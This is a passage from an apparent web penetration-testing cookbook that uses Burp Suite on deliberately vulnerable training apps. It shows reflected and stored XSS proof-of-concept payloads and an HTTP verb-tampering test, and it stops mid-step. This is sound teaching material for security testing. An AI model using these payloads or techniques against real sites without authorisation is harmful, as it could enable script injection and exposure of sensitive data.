


Figure 8.4 – toolIDRequested and tool_id

5. Send the request over to **Repeater**. Add an XSS payload within the `ToolID` parameter immediately following the equals sign. Use a simple payload such as `<script>alert(1);</script>`:




Figure 8.5 – XSS payload in the ToolID parameter

6. Click **Send** and examine the returned JSON response, searching for `PenTest`. Notice our payload is returned exactly as input. It looks like the developer is not sanitizing any of the input data before using it. Let's exploit the flaw:




Figure 8.6 – Payload reflected in response

7. Since we are working with JSON instead of HTML, we will need to adjust the payload to match the structure of the JSON returned. We will fool the JSON into thinking the payload is legitimate. We will modify the original `<script>alert(1);</script>` payload to `"}} )%3balert(1)%3b//` instead.
8. Switch to the Burp Suite **Proxy** | **Intercept** tab. Turn **Interceptor** on with the **Intercept is on** button.
9. Return to Firefox, select another tool from the drop-down list, and click the **Lookup Tool** button.
10. While **Proxy** | **Interceptor** has the request paused, insert the new payload of `"}})%3balert(1)%3b//` immediately after the `ToolID` number:




Figure 8.7 – Modified XSS payload for JSON

11. Click the **Forward** button. Turn **Interceptor** off by toggling to **Intercept is off**.
12. Return to the Firefox browser and see the pop-up alert box displayed. You've successfully shown a **proof of concept** (**PoC**) for the reflected XSS vulnerability:




Figure 8.8 – Evidence of XSS vulnerability

How it works...

Due to inadequate input cleansing prior to using data received from the client, in this case, the penetration testing tool's identifier is reflected in the response as it is received from the client, allowing an attack vector for an XSS attack.

Testing for stored cross-site scripting

Stored cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser and becomes a permanent part of the page. Stored XSS occurs when the malicious JavaScript is stored in the database and is used later to populate the display of a web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against stored cross-site scripting.

How to do it...

1. From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013 | A3 - Cross Site Scripting (XSS) | Persistent (First Order) | Add to your blog**:




Figure 8.9 – Navigation to the stored XSS lesson

2. Place some verbiage into the text area. Before clicking the **Save Blog Entry** button, let's try a payload with the entry:




Figure 8.10 – Save your blog entry

3. After clicking the **Save Blog Entry** button, you should immediately see the popup of the JavaScript stored on the page.




Figure 8.11 – Evidence of stored XSS vulnerability

4. Click the **OK** button to close the popups. Reload the page and you will see the alert popup again. This is because your malicious script has become a permanent part of the page. You've successfully shown a PoC for the stored XSS vulnerability!

How it works...

Stored or persistent XSS occurs because the application not only neglects to sanitize the input but also stores the input within the database. Therefore, when a page is reloaded and populated with database data, the malicious script is executed along with that data.

Testing for HTTP verb tampering

HTTP requests can include methods beyond `GET` and `POST`. As a penetration tester, it is important to determine which other HTTP verbs (that is, methods) the web server allows. Support for other verbs may disclose sensitive information (for example, `TRACE`) or allow for a dangerous invocation of application code (for example, `DELETE`). Let's see how Burp Suite can help test for HTTP verb tampering.

Getting ready

Using Altoro Mutual (`https://demo.testfire.net`), let's determine whether the application has a `POST` request we can manipulate into using a `GET` instead. If possible, the `GET` request will expose sensitive data within the query string. We will login first, then map the application to look for something interesting like a money movement transaction.

How to do it...

1. Navigate to `https://demo.testfire.net`. Click the **Sign In** button.

Figure 8.12 – Altoro Mutual landing page

You are brought to the login form.




Figure 8.13 – Altoro Mutual login page

2. After login, navigate to **Transfer Funds** using the left menu.




Figure 8.14 – Navigate to the Transfer Funds page

3. On the **Transfer Funds** page, select the **Checking** account and type an amount of money in the **Amount to Transfer** field. Do not transfer the money yet.




Figure 8.15 – Select the account to transfer to and type the amount

4. Go to **Proxy** | **Intercept** and toggle **Intercept is on**:




Figure 8.16 – Turn proxy intercept on

5. Return to the browser and click the **Transfer Money** button.




Figure 8.17 – Click the Transfer Money button

6. Inside **Proxy** | **Intercept**, you can easily change the verb from `POST` to `GET` by right-clicking and selecting **Change request method**:




Figure 8.18 – Change POST to GET

7. Note how the request is now a `GET` request and the account numbers are now exposed in the query string.




Figure 8.19 – See sensitive data in the GET query string

8. Click the **Forward** button and toggle **Proxy | Intercept is off**.

9. Notice the transfer was still successful as a GET request:

